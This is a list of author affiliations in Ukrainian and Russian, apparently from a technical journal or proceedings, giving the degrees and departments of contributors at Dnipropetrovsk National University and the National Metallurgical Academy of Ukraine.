Спірінцев В'ячеслав Васильович – к.т.н., доцент кафедри автоматизованих систем обробки інформації Дніпропетровського національного університету імені Олеса Гончара.

Спірінцева Ольга Володимирівна – к.т.н., старший викладач кафедри електронних обчислювальних машин Дніпропетровського національного університету імені Олеса Гончара.

Твердоступ Николай Иванович – доцент, к.т.н., доцент кафедры ЭВМ Днепропетровского национального университета им. Олеса Гончара.

Тищенко Сергей Владимирович – студент 4 курса кафедры ЭВМ Днепропетровского национального университета им. Олеса Гончара.

Хандецкий Владимир Сергеевич – профессор, д.т.н., зав. каф. ЭВМ Днепропетровского национального университета им. Олеса Гончара.

Хандецкий Павел Владимирович – IT-специалист корпорации PWC.

Хмеленко Олег Валерьевич – канд. физ.-мат наук, доцент каф. радиоэлектроники, Днепропетровский национальный университет им. Олеса Гончара.

Астахов Дмитрий Сергеевич – старший преподаватель кафедры радиоэлектронной автоматики физико-технического факультета Днепропетровского национального университета им. О. Гончара.

Дьяченко Юрий Павлович – магистр кафедры радиоэлектронной автоматики физико-технического факультета Днепропетровского национального университета им. О. Гончара.

Вириенко Дмитрий Павлович – магистр кафедры радиоэлектронной автоматики физико-технического факультета Днепропетровского национального университета им. О. Гончара.

Кошулян Алексей Валентинович - к.т.н., доцент кафедры радиоэлектронной автоматики физико-технического факультета Днепропетровского национального университета им. О. Гончара.

Владимирська Наталія Олександрівна – аспірантка кафедри інформаційних технологій і систем Національної металургійної академії України.

Гнатушенко Вікторія Володимирівна – к.т.н., доцент, докторант кафедри інформаційних технологій і систем Національної металургійної академії України.

Гнатушенко Володимир Володимирович – д.т.н., професор, завідувач кафедри автоматизованих систем обробки інформації Дніпропетровського національного університету імені Олеся Гончара.

Кисельова Олена Михайлівна - д.ф.-м.н., професор Дніпропетровський національний університет ім.Олеся Гончара.

Коряшкіна Лариса Сергійовна - к.ф.-м.н., доцент Дніпропетровський національний університет ім.Олеся Гончара.

Михальова Олександра Олександрівна - Дніпропетровський національний університет ім.Олеся Гончара.

Білозьоров Василь Євгенович - Дніпропетровський національний університет ім.Олеся Гончара.

Неруш Лариса Леонідівна - Дніпропетровський національний університет ім.Олеся Гончара.

Бобылев Виталий Петрович - к.т.н., проф. каф. инженерной экологии и охраны труда Национальной металлургической академии Украины.

Саввин Александр Витальевич - доцент кафедры инженерной экологии и охраны труда Национальной металлургической академии Украины.

Матухно Елена Викторовна - к.т.н., доцент кафедры инженерной экологии и охраны труда Национальной металлургической академии Украины.

Познякова Дарья Вячеславовна - студентка гр. ЕО01-11 (4 курс) Национальной металлургической академии Украины.

Федоша Т.С. - магистр кафедры технологии машиностроения Национальной металлургической академии Украины.

Омолойе А.А. - аспирант Национальной металлургической академии Украины.

Тутык В.А. - д.т.н., профессор, профессор кафедры физики Национальной металлургической академии Украины.

Маркевич Иван Вікторович – к.т.н., доцент кафедры НГ и ИГ Национальной металлургической академии Украины.

Стенін С.О. - заступник начальника управління експертизи та досліджень хімічної та промислової продукції Міндоходів України.

Губський А.М. - аспірант кафедри технічної кібернетики НТУУ «КП».

Корчинский Владимир Михайлович - доктор технических наук, профессор Днепропетровского национального университета им. О. Гончара.